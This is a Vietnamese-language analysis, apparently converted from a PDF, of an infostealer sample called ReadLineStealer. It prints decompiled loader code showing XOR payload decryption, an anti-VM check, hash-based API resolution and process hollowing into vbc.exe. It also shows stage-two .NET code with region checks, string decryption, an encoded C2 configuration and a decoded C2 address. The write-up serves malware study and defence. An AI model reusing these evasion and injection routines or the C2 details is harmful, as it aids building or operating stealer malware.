

Phân tích ReadLineStealer

1 Thông tin chung



DelectIteasy:



Pestudio:

property	value
md5	FEA0D408C87697BE73C07B988419DC12
sha1	EDE45222A0BBD2BECBD21B20897DB5BCC048B991
sha256	DD14B18A44EF6AC49EDFE5952D5FD8D5C83FC887D405E97DA15E572ED092B221
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes (text)	M Z .. .. @ .. ..
size	283648 bytes
entropy	6.560
imphash	48F6516E7492D735D31A4B7C8EC6F57F
cpu	32-bit
signature	Microsoft Visual C++ 8
entry-point (hex)	E8 C5 03 00 00 E9 74 FE FF FF 55 8B EC 6A 00 FF 15
file-version	n/a
file-description	n/a
file-type	executable
subsystem	Console
compiler-stamp	Mon Jan 02 11:02:36 2023
debugger-stamp	Mon Jan 02 11:02:36 2023

2 MITRE ATT&CK™ Techniques Detection

Obfuscated Files or Information Obfuscated Files or Information, Technique T1027 - Enterprise | MITRE ATT&CK®

Shared Modules Shared Modules, Technique T1129 - Enterprise | MITRE ATT&CK®

Account Discovery Account Discovery, Technique T1087 - Enterprise | MITRE ATT&CK®

Process Discovery Process Discovery, Technique T1057 - Enterprise | MITRE ATT&CK®

Screen Capture Screen Capture, Technique T1113 - Enterprise | MITRE ATT&CK®

Data from Local System Data from Local System, Technique T1005 - Enterprise | MITRE ATT&CK®

Archive Collected Data Archive Collected Data, Technique T1560 - Enterprise | MITRE ATT&CK®


3 Phân tích chi tiết

3.1 Giai đoạn 1

```
qmemcpy(Destination, L"C:\\Windows\\Micr", sizeof(Destination));
wcscat(Destination, L"osoft.NET\\Frame");
FreeConsole();
CreateThread(0, 0, StartAddress, 0, 0, 0);
Sleep(3000u);
if ( Value_check != 6535 )
  return 0;
Decrypt_payload((int)sub_13954B0, 0x77Eu, 0);
wcscat(Destination, L"work\\v4.0.30319\\vbc.exe");
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
VirtualProtect = (BOOL (__stdcall *)(LPVOID, SIZE_T, DWORD, PDWORD))GetProcAddress(ModuleHandleW, "VirtualProtect");
v8 = 0;
((void (__cdecl *)(int (__stdcall *)(int), int, int, int *))VirtualProtect)(sub_13954B0, 1918, 64, &v8);
Decrypt_payload((int)&unk_13698B0, 0x2BC00u, 0);
v5 = 0;
v6 = 352;
do
{
  ++v5;
```

Ban đầu mã độc sẽ nối 2 chuỗi thành 1 chuỗi là “C:\Windows\Microsoft.NET\Frame” cho biến Destination . Sau đó mã độc sẽ CreateThread và sleep 3s . Nó sẽ check giá trị Value kia nếu không bằng 6535 thì nó sẽ kết thúc

Đi vào hàm StartAddress chúng ta sẽ thấy nó call malloc là 1 hàm cấp phát bộ nhớ động ở đây nó cấp phát khoảng 1 tỷ byte . Nếu thành công thì nó sẽ call memset và hàm sub_135419A để giải phóng bộ nhớ và sau khi làm xong thì nó sẽ gán giá trị Value_check là 6535 . Đây có thể coi là 1 cơ chế antiVM vì thông thường các máy ảo cấp phát 1 tỷ byte trong 3s là điều khó có thể xảy ra



Tiếp theo nó sẽ call hàm Decrypt_payload và truyền vào offset 13954B0

```
.text:01351107 mov     edi, offset sub_13954B0
.text:0135110C mov     esi, 77Eh
.text:01351111 mov     edx, edi
.text:01351113 mov     ecx, esi
.text:01351115 call    Decrypt_payload
.text:0135111A lea     eax, [ebp+Destination]
.text:0135111D push    offset aWorkV4030319Vb ; "work\\v4.0.30319\\vbc.exe"
.text:01351122 push    eax             ; Destination
.text:01351123 call    _wcscat
.text:01351128 pop     ecx
.text:01351129 pop     ecx
.text:0135112A push    offset ProcName ; "VirtualProtect"
.text:0135112F push    offset ModuleName ; "kernel32.dll"
.text:01351134 call    ds:GetModuleHandleW
.text:0135113A push    eax             ; hModule
.text:0135113B call    ds:GetProcAddress
.text:01351141 lea     ecx, [ebp+var_28]
.text:01351144 mov     [ebp+var_28], ebx
.text:01351147 push    ecx
.text:01351148 push    40h ; '@'
.text:0135114A push    esi
```

Ở hàm Decrypt_payload nó sẽ giải mã bằng 1 hàm xor cơ bản với key là 1 mảng byte đã được setup từ trước

```
.rdata:01367B38 ; const wchar_
.rdata:01367B38 aWorkV4030319V
.rdata:01367B38 text "UTF-16LE
.rdata:01367B68 ; char key[16]
.rdata:01367B68 key db 8Ah
.rdata:01367B69 db    6
.rdata:01367B6A db  4Ah ; J
.rdata:01367B6B db  62h ; b
.rdata:01367B6C db  87h ; ‡
.rdata:01367B6D db 0BAh ; º
.rdata:01367B6E db  42h ; B
.rdata:01367B6F db 0E5h ; å
.rdata:01367B70 db 0B4h ; ´
.rdata:01367B71 db  2Eh ; .
.rdata:01367B72 db  15h
.rdata:01367B73 db  0Bh
.rdata:01367B74 db    0
.rdata:01367B75 db    0
.rdata:01367B76 db    0
.rdata:01367B77 db    0
```

Ở đây nó làm rối việc phân tích bằng cách sử dụng 1 hàm sub_1351006 và không sử dụng kết quả trả về

```
int __usercall sub_1351030@<eax>(int mem_address@<edx>, unsigned int mem_len@<ecx>, char a3@<bl>)
{
  unsigned int i; // esi
  char counter_address; // bh
  char Xor_data; // bl
  int result; // eax
  char v9; // [esp-4h] [ebp-10h]

  i = 0;
  if ( !mem_len )
    return result;
  v9 = a3;
  do
  {
    counter_address = *(_BYTE *)(i + mem_address);
    Xor_data = counter_address ^ key[i & 3];
    result = sub_1351006("uA72hxBa", v9);       // result is not use
    *(_BYTE *)(i + mem_address) += Xor_data - counter_address;
    ++i;
  }
  while ( i < mem_len );
```


Chúng ta có thể thấy nó thực thi hàm Decrypt_payload 2 lần . Lần đầu nhằm decrypt payload để thực thi . Lần thứ 2 nhằm decrypt ra 1 file thực thi .

```
Decrypt_payload((int)sub_13954B0, 0x77Eu, 0); // Decrypt executable code
wcscat(Destination, L"work\\v4.0.30319\\vbc.exe");
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
VirtualProtect = (BOOL (__stdcall *)(LPVOID, SIZE_T, DWORD, PDWORD))GetProcAddress(ModuleHandleW, "VirtualProtect");
v8 = 0;
((void (__cdecl *)(int (__stdcall *)(int), int, int, int *))VirtualProtect)(sub_13954B0, 1918, 64, &v8);
Decrypt_payload((int)&unk_13698B0, 0x2BC00u, 0);// Decyprt executable file
```

Sau khi thực thi đoạn decrypt thứ 2 thì nó sẽ tạo ra 1 file PE nhằm mục đích thực thi file này dưới cái tên gọi là vbc.exe . Đây là 1 file chuẩn trong Windows\Microsoft.NET nhằm mục đích giả mạo process chuẩn

```
013698B0  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
013698C0  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸.......@.......
013698D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
013698E0  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  ............€...
013698F0  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
01369900  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
01369910  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
01369920  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
01369930  50 45 00 00 4C 01 03 00  1F 2A 50 AE 00 00 00 00  PE..L....*P®....
01369940  00 00 00 00 E0 00 02 01  0B 01 30 00 00 A4 01 00  ....à.....0..¤..
01369950  00 14 01 00 00 00 00 00  8E B5 01 00 00 20 00 00  ........Žµ...
01369960  00 E0 01 00 00 00 40 00  00 20 00 00 00 04 00 00  .à....@..
01369970  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ................
```

Sau khi giải mã payload thực thi file và file thì nó push địa chỉ lên stack nhằm mục đích sau khi kết thúc hàm main thì sẽ thực thi payload



Sau khi nhảy đến payload thực thi nó sẽ call tới sub_13955FC nhằm mục đích get address của 2 dll là kernel32.dll và ntdll.dll để nhằm mục đích import các API nó cần để thực thi

```
kernel32[3] = 'n';
kernel32[5] = 'l';
kernel32[8] = '.';
v47 = 'l\0d';
v48 = 'l';
ntdll[0] = 'n';
v51 = 'l\0d';
v52 = 'l';
v53 = '.';
v54 = 'l\0d';
v55 = 'l';
v3 = sub_13955FC((int)ntdll);
v4 = sub_13955FC((int)kernel32);
v36[0] = (int)&unk_73C3A79;
v36[1] = (int)&unk_B8A4A79;
v35[0] = (int)&v60;
v35[1] = (int)&ntdll_RtlZeroMemory;
v35[2] = (int)&v57;
v35[3] = (int)&CreateProcessW;
v35[4] = (int)&v66;
v35[5] = (int)&v41;
```

Nó sử dụng PEB structure để call

```
_LIST_ENTRY *__stdcall sub_13955FC(int a1)
{
  _LIST_ENTRY *Flink; // edi
  _LIST_ENTRY *v2; // esi

  Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink;
  v2 = Flink;
  while ( sub_139558E((__int16 *)v2[6].Flink, a1) )
  {
    v2 = v2->Flink;
    if ( v2 == Flink )
      return 0;
  }
  return v2[3].Flink;
}
```

Nó sẽ gán các offset chính là các giá trị hash vào mảng nhằm mục đích call đến các API cần thiết

```
  v35[0] = (int)&v60;
  v35[1] = (int)&ntdll_RtlZeroMemory;
  v35[2] = (int)&v57;
  v35[3] = (int)&CreateProcessW;
  v35[4] = (int)&v66;
  v35[5] = (int)&v41;
  v36[2] = (int)&unk_C8338EE;
  v36[3] = (int)&unk_1E16457;
  v36[4] = (int)&unk_8CAE418;
  v36[5] = (int)&unk_3D8CAE3;
  v36[6] = (int)&unk_648B099;
  v36[7] = (int)&unk_394BA93;
  v36[8] = (int)&unk_4B9C7E4;
  v36[9] = (int)&unk_4B887E4;
  v36[10] = (int)&unk_1D72DA9;
  v36[11] = (int)&unk_B3DD105;
  v36[12] = (int)&unk_F232744;
  v36[13] = (int)&unk_D186FE8;
  v36[14] = (int)&unk_9AE7DB5;
  v35[6] = (int)&v63;
  v35[7] = (int)&v40;
```

Hàm sub_1395507 chính là hàm tính toán từ các giá trị hash để call tới offset chứa API cần thiết .

```
for ( i = 0; i < 15; ++i )
{
  v6 = (int)__ntdll;
  if ( i > 2 )
    v6 = (int)__kernel32;
  v7 = sub_1395507(v6, v36[i]);
  *(_DWORD *)v35[i] = v7;
  if ( !v7 )
    return 0;
```

Chúng ta có thể nhìn thấy nó lặp 15 lần ứng với nó sẽ import 15 API

kernel32_ResumeThreadStub

kernel32_TerminateProcessStub

kernel32_VirtualAllocStub

kernel32_SetThreadContextStub

kernel32_ReadProcessMemoryStub

kernel32_GetThreadContextStub

kernel32_CreateProcessWStub

kernel32_VirtualProtectExStub

kernel32_VirtualFreeStub

kernel32_WriteProcessMemoryStub

kernel32_VirtualAllocExStub

kernel32_CloseHandle

ntdll_ZwUnmapViewOfSection

ntdll_memcpy


ntdll_RtlZeroMemory

Tiếp theo nó sẽ call tới các API như CreateProcess , ntdll_memcpy , WriteProcess , …nhằm mục đích là suspend tiến trình ban đầu và inject thực thi tiến trình vbc.exe từ

memory


```
if ( CreateProcessW(
       (LPCWSTR)lpApplicationName,
       (LPWSTR)lpCommandLine,
       0,
       0,
       0,
       4u,
       0,
       0,
       &StartupInfo,
       &ProcessInformation)
  && GetThreadContext(ProcessInformation.hThread, &Context)
  && ReadProcessMemory(ProcessInformation.hProcess, Context.Ebx + 8, &Buffer, 4, 0)
  && (Buffer != *(_DWORD *)(v10 + 52) || !v57(ProcessInformation.hProcess, Buffer)) )
{
  v9 = v41(0, *(_DWORD *)(v10 + 80), 12288, 64);
  if ( v9 )
  {
    v71 = v66(ProcessInformation.hProcess, *(_DWORD *)(v10 + 52), *(_DWORD *)(v10 + 80), 12288, 6
    if ( v71
      || (v12 ? (v31 = *(_DWORD *)(v10 + 80), v64 = 1, v13 = v66(ProcessInformation.hProcess, 0,
```


Chúng ta có thể thấy nó đã inject và đã thực thi vbc.exe



3.2 Giai đoạn 2

Để dễ dàng cho việc phân tích tôi đã dump file từ mem ra . DelectItEasy nhận diện nó là 1 file 32bit được complier bằng .NET





Ở hàm main nó sẽ thực thi hàm Writeline . Nó sẽ có 1 biến flag để kiểm tra hàm check

```
    }

    // Token: 0x06000046 RID: 70 RVA: 0x00004AAC File Offset: 0x00002EAC
    public static void WriteLine()
    {
        try
        {
            bool flag = EnvironmentChecker.Check();
            if (flag)
            {
                Environment.Exit(0);
            }
            bool flag2 = !string.IsNullOrWhiteSpace(Arguments.Message);
            if (flag2)
            {
                Task.Factory.StartNew<MessageBoxResult>(() => MessageBox.Show(StringDecrypt.Read(Arguments.Message, Arguments.Key), "", MessageBoxButton.OK,
                  MessageBoxImage.Hand));
            }
            ConnectionProvider connectionProvider = new ConnectionProvider();
            bool flag3 = false;
            while (!flag3)
            {
                foreach (string address in StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new char[]
                {
                    '|'
                }))
                {
                    bool flag4 = connectionProvider.Id1(address);
                    if (flag4)
                    {
                        flag3 = true;
                        break;
                    }
                }
                Thread.Sleep(5000);
            }
            Entity3 settings = new Entity3();
```

Ở hàm check nó sẽ kiểm tra xem nếu regionsCountry thuộc những vùng country này thì nó sẽ dừng thực thi . Có vẻ như mẫu này là liên quan đến Russia vì ta có thể thấy những country là đồng minh của Russia

```
    // Token: 0x04000015 RID: 21
    private static readonly string[] RegionsCountry = new string[]
    {
        "Armenia",
        "Azerbaijan",
        "Belarus",
        "Kazakhstan",
        "Kyrgyzstan",
        "Moldova",
        "Tajikistan",
        "Uzbekistan",
        "Ukraine",
        "Russia"
    };
}
```

Tiếp theo nó sẽ làm hàm kết nối tới C&C của nó . Đầu tiên nó khởi tạo 1 object connectionProvider sau đó sử dụng hàm Read với parameter là IP với key

```
ConnectionProvider connectionProvider = new ConnectionProvider();
bool flag3 = false;
while (!flag3)
{
    foreach (string address in StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new char[]
    {
        '|'
    }))
    {
        bool flag4 = connectionProvider.Id1(address);
        if (flag4)
        {
            flag3 = true;
            break;
        }
    }
    Thread.Sleep(5000);
}
```

Ở hàm Read nó sử dụng mã hóa base64 với đầu vào và tiếp tục sử dụng key xor để giải mà và tiếp tục sử dụng kết quả đó giải mã base64 tiếp

```
public static string Read(string b64, string stringKey)
{
    string result;
    try
    {
        bool flag = string.IsNullOrWhiteSpace(b64);
        if (flag)
        {
            result = string.Empty;
        }
        else
        {
            string input = StringDecrypt.FromBase64(b64);
            result = StringDecrypt.FromBase64(StringDecrypt.Xor(input, stringKey));
        }
    }
    catch
    {
        result = b64;
    }
    return result;
}
```

Ở class Argument nó đã khởi tạo sẵn IP và key lẫn ID

```
public static class Arguments
{
    // Token: 0x04000003 RID: 3
    public static string IP = "HDAOFCAIJhQ5GR4MKQskUyALJUIeHjRQ";

    // Token: 0x04000004 RID: 4
    public static string ID = "MDwzCCAFUlw=";

    // Token: 0x04000005 RID: 5
    public static string Message = "";

    // Token: 0x04000006 RID: 6
    public static string Key = "Steamboats";

    // Token: 0x04000007 RID: 7
    public static int Version = 1;
}
```

Nó kết nối đến C&C là 89.22.231.25:45245

